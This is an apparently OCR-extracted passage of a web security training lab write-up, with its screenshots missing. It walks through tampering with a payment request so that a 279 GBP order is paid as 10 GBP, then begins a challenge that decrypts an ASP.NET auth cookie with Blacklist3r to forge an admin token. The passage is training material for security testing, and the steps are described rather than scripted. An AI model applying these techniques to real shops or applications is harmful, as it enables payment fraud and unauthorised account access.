
Step 11: Start the intruder attack and notice that one of the payloads was successful.




Step 12: Modify the initial payment request captured in **Step 2**, replace POST body with successful payload from **Step 11**. The response will show that the amount we need to pay is now 10 GBP (instead of 279 GBP).




Step 13: Enter credit card details and complete the transaction.



Step 14: Go to "My Orders" section and check the amount. Notice that the price shown is 279 GBP.



Step 15: You will receive a payment receipt to your registered email, indicating transaction number, status and the total amount paid (10 GBP in this case).




Auth Bypass using pre-shared MachineKey

Challenge URL: http://admin.webhacklab.com/

- **Identify a pre-shared Machine Key used in the application using "Blacklist3r"**
- **Create a new auth token for "admin" user and gain access to the administrative console**
- **Use http://utility.webhacklab.com/ to generate payloads**


Solution:

Step 1: Navigate to the "http://admin.webhacklab.com/Home/About" page to access the admin interface.




Step 2: As the user is not authenticated, it will redirect to the login page.


Step 3: On following the redirect, it is observed that the application sets multiple cookie values, one of which is ".ASPXAUTH". The cookie ".ASPXAUTH" is used to establish the user identity and is signed and encrypted.




Step 4: Using the "Blacklist3r" utility we will verify if the application uses a pre-shared machine key available in Blacklist3r's database. Once verified, it will decrypt the auth cookie and store it in a file. The file contains two interesting fields holding value (anonymous) highlighted, as shown below.




Alternative: You can decrypt the cookie using the web interface URL of Blacklist3r: http://utility.webhacklab.com/Blacklister.aspx.



Step 5: The next task is to find a valid user based on which we can use the Blackist3r utility to create a valid auth token. The login page is vulnerable to username enumeration. For an invalid username, it returns “Invalid username and password” default error message.

